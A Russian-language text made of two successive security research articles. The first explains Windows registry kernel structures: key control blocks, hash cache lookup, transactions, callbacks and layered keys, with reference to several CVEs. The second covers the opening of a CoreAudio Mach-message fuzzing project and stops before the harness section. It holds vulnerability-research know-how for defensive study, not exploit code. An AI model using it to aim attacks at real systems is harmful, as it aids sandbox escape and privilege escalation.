Современные системы используют счётчик размером с машинное слово, обычно 64-битный, с защитой от переполнения. Две оптимизации предотвращают лишнюю работу, когда KCB ненадолго остаётся без ссылок: отложенное разыменование откладывает уменьшение через `CmpDelayDerefKeyControlBlock`, а отложенное закрытие — уничтожение после достижения счётчиком нуля. Более реалистичная уязвимость, чем переполнение, — чрезмерное уменьшение, преждевременно освобождающее действующий KCB и создающее use-after-free.

`KeyHive` и `KeyCell` однозначно определяют узел ключа в его кусте. Код обычно разрешает их следующим образом:

```
_HHIVE *Hive = Kcb->KeyHive;
_CM_KEY_NODE *KeyNode = Hive->GetCellRoutine(Hive, Kcb->KeyCell);

// Further operations on KeyNode...
```

Чтение состояния KCB из пула позволяет избежать обхода карты ячеек, переключения контекста в процесс Registry и возможной подкачки с диска. Поэтому KCB кэшируют:

• Имя ключа в `_CM_NAME_CONTROL_BLOCK` со счётчиком ссылок, совместно используемом всеми KCB с одинаковым именем.
• `_CM_KEY_NODE.Flags`, `UserFlags` и `VirtControlFlags` в полях `Flags`, `KcbUserFlags` и `KcbVirtControlFlags`.
• Дескриптор безопасности через `_CM_KEY_SECURITY_CACHE`.
• Объединённый `SubKeyCount` стабильных и энергозависимых подразделов.
• Список значений `_CHILD_LIST`.
• Максимальные длины имени подраздела, имени значения и данных значения.
• Лениво создаваемый полный путь в `FullKCBName`; его младший бит отмечает устаревшие кэшированные данные.

Безопасность зависит от синхронизации этих значений с соответствующим `_CM_KEY_NODE`. Нарушение этого инварианта часто приводит к повреждению памяти или другим серьёзным уязвимостям.

Отдельные биты жизненного цикла имеют следующий смысл:

• Freed: логически освобождён, хотя хранилище может оставаться в CmpKcbLookaside.
• Discarded: удалён из глобального дерева, но всё ещё доступен через существующие дескрипторы, обычно после удаления или переименования.
• HiveUnloaded: базовый куст выгружен.
• Decommissioned: счётчик достиг нуля, и KCB ожидает физического освобождения.
• DelayedDeref и DelayedClose: участвуют в описанных выше механизмах отложенного времени жизни.
• Parking: сейчас не используется или имеет неизвестное назначение.

16-битное поле ExtFlags имеет следующий вид:

```
enum _CM_KCB_EXT_FLAGS {
    CM_KCB_NO_SUBKEY           = 0x001,
    CM_KCB_SUBKEY_ONE          = 0x002,
    CM_KCB_SUBKEY_HINT         = 0x004,
    CM_KCB_SYM_LINK_FOUND      = 0x008,
    CM_KCB_KEY_NON_EXIST       = 0x010,
    CM_KCB_NO_DELAY_CLOSE      = 0x020,
    CM_KCB_INVALID_CACHED_INFO = 0x040,
    CM_KCB_READ_ONLY_KEY       = 0x080,
    CM_KCB_READ_ONLY_SUBKEY    = 0x100,
};
```

Первые три флага относятся к устаревшей оптимизации подсказок подразделов, а CM_KCB_KEY_NON_EXIST тоже упразднён. CM_KCB_SYM_LINK_FOUND указывает, что LinkTarget уже кэширует разрешённый KCB символической ссылки. CM_KCB_NO_DELAY_CLOSE требует немедленного освобождения при нуле ссылок. CM_KCB_INVALID_CACHED_INFO делает недействительными IndexHint, HashKey и SubKeyCount.

CM_KCB_READ_ONLY_KEY устанавливается через недокументированный доступный только ядру вызов NtLockRegistryKey. CM_KCB_READ_ONLY_SUBKEY распространяется вверх по предкам, указывая на наличие потомка только для чтения.

Для быстрого доступа без блокировок KeyBodyArray хранит первые четыре тела, связанные с KCB. KeyBodyListHead служит началом двусвязного списка любых дополнительных открытых тел.

KcbPushlock синхронизирует обычный доступ к ключу между системными вызовами реестра. Она захватывается в разделяемом или исключительном режиме и освобождается стандартными API push-блокировок, такими как ExAcquirePushLockSharedEx, ExAcquirePushLockExclusiveEx и ExReleasePushLockEx.


KCB хранит ожидающие изменения реестра в памяти до фиксации или отката:

• KCBUoWListHead служит началом записей _CM_KCB_UOW для таких операций, как создание или удаление ключей и установка или удаление значений.
• TransKCBOwner определяет транзакцию, которая единолично владеет транзакционно созданным ключом. Фиксация снимает владение и делает ключ видимым глобально.
• KCBLock и KeyLock — объекты _CM_INTENT_LOCK, не позволяющие транзакциям с взаимно исключающими операциями совместно использовать один ключ. WinDbg предоставляет их через !reg ixlock.
• TransValueCache сохраняет снимок списка значений при первом изменении транзакцией. Фиксация применяет кэшированное состояние, откат отбрасывает его.
• TransValueListOwner определяет единственную транзакцию, которой разрешены ожидающие операции со значениями этого ключа.

Каждый путь реестра, включая обычное чтение и запись, должен учитывать это ожидающее состояние и не нарушать предположения другой транзакции. Неправильная обработка приводила к серьёзным уязвимостям, включая CVE-2023-21748 и CVE-2023-23420.

В Windows 10 версии 1607 появились многоуровневые ключи для разностных кустов контейнеров. `LayerSemantics` кэширует соответствующее значение `_CM_KEY_NODE`, `LayerHeight` задаёт положение ключа в стеке, где ноль зарезервирован для обычного базового куста, а `_CM_KCB_LAYER_INFO` связывает нижний слой и список слоёв над ним.

Доступ по дескриптору следует по цепочке `handle → key body → KCB`, тогда как поиск по имени начинается с `CmpRegistryRootObject->KeyControlBlock` и обходит логическое дерево, отражающее `\Registry`:



KCB выделяются лениво. Если один из них существует, должны существовать и все предки до `\Registry`. К дереву может быть присоединён только один действующий экземпляр данного ключа; удалённые версии могут оставаться отсоединёнными, пока существуют старые дескрипторы. Дубликаты присоединённых KCB нарушают критический инвариант, что продемонстрировала CVE-2023-23420.

Дерево пересекает границы кустов через выходные и входные узлы. KCB выходного узла может кэшировать целевой входной KCB в `LinkTarget` с флагом `CM_KCB_SYM_LINK_FOUND`, избегая повторного разрешения. `TotalLevels` записывает глубину, а каждый KCB, кроме глобального корня, указывает на родителя через `ParentKcb`.

Физический поиск не хранит списки дочерних элементов в каждом KCB. Вместо этого регистронезависимый хеш пути умножает накопленное значение на 37:

```
uint32_t HashString(const std::string& str) {
    uint32_t hash = 0;
    for (size_t i = 0; i < str.size(); i++) {
        hash = hash * 37 + toupper(str[i]);
    }
    return hash;
}
```

Например:

```
HashString("Microsoft")      = 0x7f00cd26
HashString("Windows")        = 0x2f7de68b
HashString("CurrentVersion") = 0x7e25f69d


0x7f00cd26 * 37^2 + 0x2f7de68b * 37 + 0x7e25f69d
    = 0x86a158ea
```

Каждый куст владеет таблицей хешей KCB фиксированного размера через `KcbCacheTable` и `KcbCacheTableSize`. Виртуальный куст `\Registry` обычно имеет 128 корзин, большинство кустов — 512, а `HKLM\SOFTWARE` и `HKLM\SYSTEM` — 1024. При выборе корзины `ConvKey` окончательно преобразуется так:

```
TmpHash = 101027 * (ConvKey ^ (ConvKey >> 9));
CacheIndex = (TmpHash ^ (TmpHash >> 9))
           & (Hive->KcbCacheTableSize - 1);
```

Для `0x86a158ea` команда `!reg finalize` возвращает `0xc2c65312`; младшие десять бит выбирают корзину `0x312` в кэше SOFTWARE из 1024 элементов.

Внутри каждой корзины `_CM_KEY_HASH_TABLE_ENTRY.Entry` начинает односвязную цепочку, продолжаемую через `KCB.KeyHash.NextHash`:



Чтобы найти дочерний элемент с заданным именем, ядро получает `ParentKcb->KeyHive`, вычисляет хеш полного относительного пути дочернего элемента и корзину, затем проверяет каждый элемент цепочки коллизий по хешу, указателю родителя и, наконец, полному имени. `CmpFindKcbInHashEntryByName` выполняет один шаг; `CmpPerformCompleteKcbCacheLookup` рекурсивно находит самый глубокий кэшированный компонент пути.

К полезным командам WinDbg относятся `!reg findkcb`, `!reg querykey`, `!reg kcb`, `!reg finalize` и `!reg hashindex`.

Другие структуры

Ядро Windows использует более 150 связанных с реестром структур, лишь около половины которых описаны публичными символами или документацией Microsoft. Следующий обзор охватывает основные оставшиеся семейства объектов. Восстановленные обратным анализом схемы и

значения полей могут меняться между сборками Windows и должны проверяться для точной целевой версии.

Открытие и создание ключей

Пути реестра разрешаются через диспетчер объектов NT. `NtCreateKey` входит в `CmCreateKey`, которая вызывает `ObOpenObjectByNameEx`; несколькими уровнями ниже диспетчер объектов вызывает callback реестра `CmpParseKey` для фактического открытия или создания.

Поскольку `CmCreateKey` и `CmpParseKey` взаимодействуют только через указатель `ParseContext` диспетчера объектов, он адресует восстановленную обратным анализом структуру контекста разбора. Этот объект переносит:

• Режим ввода, транзакционное состояние, политику символических ссылок, флаги WOW64 и необязательные данные класса.
• Результат, указывающий, был ключ открыт или создан заново.
• Кэшированное состояние запроса, например право процесса на виртуализацию.
• Исходный куст и сведения о классе доверия при следовании по ссылкам.
• Целевой KCB или ближайшего кэшированного предка во время разрешения символической ссылки.

Таким образом, контекст разбора играет центральную роль в понимании каждого пути открытия и создания ключа.

Перед обходом `CmpDoParseKey` разделяет абсолютный или относительный путь по обратным слешам и однократно вычисляет хеш каждого компонента. Полученный восстановленный обратным анализом объект сведений о пути поддерживает документированную максимальную глубину в 32 компонента: восемь элементов встроены, ещё 24 находятся в выделяемой по требованию области пула.

К вспомогательным функциям относятся `CmpComputeComponentHashes`, `CmpExpandPathInfo`, `CmpValidateComponents`, `CmpGetComponentNameAtIndex`, `CmpGetComponentHashAtIndex` и `CmpCleanupPathInfo`.

Автор обнаружил ошибку на единицу в `CmpComputeComponentHashes`, записывающую 25 значений в формально 24-элементное расширение. Объект поступает из специализированного lookaside-выделения, существенно большего объявленной структуры, поэтому перезапись не выходит за пределы выделения, и Microsoft подтвердила, что практическая эксплуатация невозможна.

Уведомления ключей

Первый вызов `RegNotifyChangeKeyValue` или `NtNotifyChangeMultipleKeys` для дескриптора присоединяет публичный `_CM_NOTIFY_BLOCK` к его телу ключа. Он становится точкой управления для всех последующих запросов уведомлений по этому дескриптору и навсегда записывает исходное поддерево и настройки фильтра. Для изменения этих настроек необходимо закрыть и повторно открыть ключ. Команда WinDbg `!reg notifylist` перечисляет активные блоки уведомлений и наблюдаемые ими ключи.

Каждое отдельное ожидание представлено восстановленным обратным анализом post-блоком. Один блок уведомлений может одновременно владеть несколькими post-блоками. При `NtNotifyChangeMultipleKeys` и подчинённых объектах два post-блока могут дополнительно совместно использовать третий объект объединения post-блоков. `!reg postblocklist` сообщает

об активных post-блоках по процессам и потокам, хотя не декодирует их содержимое.

Обратные вызовы реестра

Документированные структуры REG_*_INFORMATION предоставляют сведения до и после операций обратным вызовам, зарегистрированным через CmRegisterCallback или CmRegisterCallbackEx.

Microsoft также использует внутреннее расширение в VRegDriver. Вызов CmpRegisterCallbackInternal с пятым аргументом, равным единице, отмечает расширенный callback, получающий дополнительные данные разностного куста и многоуровневого ключа. Расширенные варианты существуют для операций загрузки, создания и открытия и их post-callbacks.

Интерфейс поддерживают несколько внутренних дескрипторов:

• Дескриптор callback представляет одну регистрацию и связан через глобальный CallbackListHead.
• Дескриптор контекста объекта хранит относящиеся к конкретному телу ключа данные, установленные через CmSetCallbackObjectContext, и связан через _CM_KEY_BODY.ContextListHead.
• Объект контекста callback отслеживает состояние вызова внутри CmpCallCallBacksEx, включая то, какие post-callbacks должны выполняться после ошибки pre-callback. CmpFreeCallbackContext повторно использует некоторые объекты через CmpCallbackContextSList.

Виртуализация реестра

Виртуализация реплицирует ключи под HKU\<SID>_Classes\VirtualStore, когда виртуализированное приложение пытается создать данные в расположении, где ему не хватает разрешений. CmpBuildVirtualReplicationStack сначала создаёт восстановленный обратным анализом объект стека репликации, описывающий точную иерархию для воспроизведения, затем CmpDoBuildVirtualStack создаёт её. CmpReplicateKeyToVirtual координирует оба этапа.

Транзакции

Транзакции реестра используют следующие семейства объектов:

• _KTRANSACTION — публичная транзакция KTM, созданная CreateTransaction или NtCreateTransaction.
• Восстановленный обратным анализом объект облегчённой транзакции, создаваемый NtCreateRegistryTransaction, содержит биты состояния, push-блокировку и указатель _CM_TRANS.
• _CM_KCB_UOW представляет одну ожидающую операцию над одним ключом. Для логического действия может требоваться несколько UoW, например UoWAddThisKey для нового ключа и UoWAddChildKey для его родителя. Он связывается с intent-блокировками KCB и хранит состояние до фиксации.
• _CM_UOW_KEY_STATE_MODIFICATION, _CM_UOW_SET_SD_DATA, _CM_UOW_SET_VALUE_KEY_DATA и _CM_UOW_SET_VALUE_LIST_DATA хранят временные данные конкретных операций.
• _CM_TRANS описывает относящуюся к реестру сторону транзакции, обычно для одного куста. Межкустовые транзакции могут иметь несколько таких объектов. !reg uowlist перечисляет их операции.

• _CM_RM описывает диспетчер ресурсов KTM и его файлы .blf/.regtrans-ms. У кустов приложений и кустов, загруженных с REG_HIVE_NO_RM, его нет. Системные кусты совместно используют диспетчер в CmRmSystem; !reg translist перечисляет связанные транзакции.
• _CM_INTENT_LOCK не позволяет конфликтующим транзакциям присоединять изменения к одному ключу и исследуется через !reg ixlock.

Для восстановления после сбоя CmAddLogForAction сериализует _CM_KCB_UOW в недокументированные плоские записи CLFS в файле .blf. CVE-2023-28271 представляла собой раскрытие информации, связанное с этими сериализованными формами.

Если нетранзакционное изменение нацелено на ключ с активным транзакционным состоянием, сначала необходимо прервать транзакцию. Восстановленный обратным анализом пакет отката передаёт ёмкость, текущее количество элементов и динамически выделенный массив транзакций в CmpAbortRollbackPacket.

Разностные кусты (VRegDriver)

VRegDriver предоставляет \Device\VRegDriver и девять доступных только администраторам IOCTL для загрузки и выгрузки разностных кустов, настройки перенаправлений контейнеров и связанных операций. Их входные схемы не документированы; обратный анализ входных данных IOCTL 0x220008, предварительно названных VRP_LOAD_DIFFERENCING_HIVE_INPUT, позволил создать доказательство концепции для CVE-2023-36404.

Его внутреннее состояние включает:

• Контекст изолированной среды, установленный через PsInsertPermanentSiloContext и содержащий GUID среды, блокировку синхронизации и настроенные сопоставления исходного и целевого пространств имён.
• Контекст отдельного ключа, присоединённый через CmSetCallbackObjectContext и сохраняющий исходный путь до преобразования и вспомогательное состояние.
• Контекст callback открытия или создания, совместно используемый pre- и post-callbacks, чтобы можно было восстановить изменённые значения RootObject, CompleteName и RemainingName.
• Дополнительный параметр всей операции, сохраняющийся при перезапусках STATUS_REPARSE и STATUS_REPARSE_GLOBAL. Современный тип использует VRP_ORIGINAL_KEY_NAME_PARAMETER_GUID, {85b8669a-cfbb-4ac0-b689-6daabfe57722}.

Многоуровневые ключи

_CM_KCB_LAYER_INFO — единственная публичная структура многоуровневых ключей. Она связывает следующий нижний KCB и список KCB на один слой выше.

Остальные структуры восстановлены обратным анализом:

• Стек узлов ключей представляет каждый слой в виде (Hive, KeyCell) и, при наличии, разрешённого _CM_KEY_NODE *. Операции используют весь стек, поскольку семантика нижних слоёв, подразделы и значения влияют на результат.
• Стек KCB предоставляет аналогичное представление через указатели KCB. Оба типа стеков хранят два уровня встроенно и выделяют дополнительные уровни только при необходимости.
• Стек перечисления объединяет подразделы для CmpEnumerateLayeredKey; им управляют 19 вспомогательных функций CmpKeyEnumStack*.
• Контекст продолжения перечисления сохраняет прогресс для индекса N, чтобы индекс N+1 мог продолжить без повторного слияния. Им владеет _CM_KEY_BODY.EnumerationResumeContext, а

KCB.SequenceNumber определяет, остаётся ли он допустимым.

• Стек перечисления значений объединяет многоуровневые значения для CmEnumerateValueFromLayeredKey.

• Отсортированный стек перечисления значений сохраняет лексический порядок и используется CmpGetValueCountForKeyNodeStack, вероятно для эффективного подсчёта уникальных значений.

• Перечислитель поддерева обходит прямых и рекурсивных потомков при переименовании многоуровневого ключа, проверяя доступ KEY_READ и DELETE и применяя семантику Supersede-Tree.

• Контекст отбрасывания и замены обрабатывает удаление, отбрасывая зависимые вышележащие KCB Merge-Unbacked и вставляя свежие представления несуществующих ключей. Его два этапа — CmpPrepareDiscardAndReplaceKcbAndUnbackedHigherLayers и CmpCommitDiscardAndReplaceKcbAndUnbackedHigherLayers.


Заключение

В этой статье рассмотрены структуры времени выполнения диспетчера конфигурации с акцентом на дескрипторы кустов и ключей, чаще всего используемые во всей реализации реестра. Публичные описания внутреннего устройства современных Windows 10 и Windows 11 остаются редкими, и более полные сведения о типах PDB от Microsoft существенно улучшили бы исследования безопасности.

На этом завершается часть приключений с реестром Windows, посвящённая исключительно внутренней архитектуре. Седьмая часть переходит к роли реестра в общей безопасности системы и исследовании уязвимостей.

Преодоление звукового барьера, часть I: фаззинг CoreAudio с помощью Mach-сообщений

Обработчики Mach-сообщений образуют важные границы безопасности в macOS. Приложение в песочнице может использовать Mach IPC для доступа к службе за её пределами, а обычный процесс — взаимодействовать со значительно более привилегированным демоном. Поэтому ошибка безопасности памяти в принимающем обработчике может привести к побегу из песочницы или повышению привилегий.



В этой статье рассматривается основанный на знаниях проект фаззинга службы CoreAudio `com.apple.audio.audiohald`: от выбора цели и создания стенда до обнаружения уязвимости смешения типов CVE-2024-54529.

Предыдущие работы и общие сведения

Mach-сообщения давно встречаются в цепочках эксплуатации Apple, включая работу Ian Beer 2016 года о портах XNU `task_t`, реальную подготовку кучи в 2019 году и исследование Ret2 Systems обработчиков Mach-сообщений как целей для побега из песочницы Safari.

Для этого обсуждения важна следующая основная модель Mach IPC:

• Сообщения ожидают в управляемых ядром очередях, представленных Mach-портами.
• Для извлечения сообщений из порта процессу необходимо право получения.
• Для отправки сообщений в порт процессу необходимо право отправки.

Приложения регистрируют службы на bootstrap-сервере, порт которого доступен по умолчанию. Другие процессы запрашивают у него право отправки именованной службе. Системные демоны обычно объявляют эти службы через списки свойств `launchd`, например:


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
  "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>POSIXSpawnType</key>
  <string>Adaptive</string>
  <key>Label</key>
  <string>com.apple.AddressBook.AssistantService</string>
  <key>MachServices</key>
  <dict>
    <key>com.apple.AddressBook.AssistantService</key>
    <true/>
  </dict>
  <key>ProgramArguments</key>
  <array>
    <string>/System/Library/Frameworks/AddressBook.framework/Versions/A/Helpers/ABAssistantService.app/Contents/MacOS/A
  </array>
</dict>
</plist>
```

Выбор цели

Процессы в песочнице могут находить только явно разрешённые Mach-службы. Например, профиль GPU-процесса WebKit разрешает `com.apple.audio.audiohald` наряду с ограниченным набором системных служб:

```
(allow mach-lookup
  (global-name "com.apple.audio.audiohald")
  (global-name "com.apple.CARenderServer")
  (global-name "com.apple.fonts")
  (global-name "com.apple.PowerManagement.control")
  (global-name "com.apple.trustd.agent")
  (global-name "com.apple.logd.events"))
```

Это сокращает пространство поиска со всех процессов macOS до демонов, предоставляющих доступную из песочницы службу:



Инструмент Jonathan Levin `sbtool`, построенный вокруг `sandbox_exec`, также может перечислять службы, доступные процессу. Окончательной целью стал `coreaudiod`, а именно `com.apple.audio.audiohald`, поскольку он сложен, доступен из ценных песочниц, таких как GPU-процесс Safari, предоставляет множество обработчиков сообщений, управляет привилегированным аудиооборудованием и реализован в закрытых компонентах, где целевой обратный анализ особенно полезен.

Создание стенда фаззинга

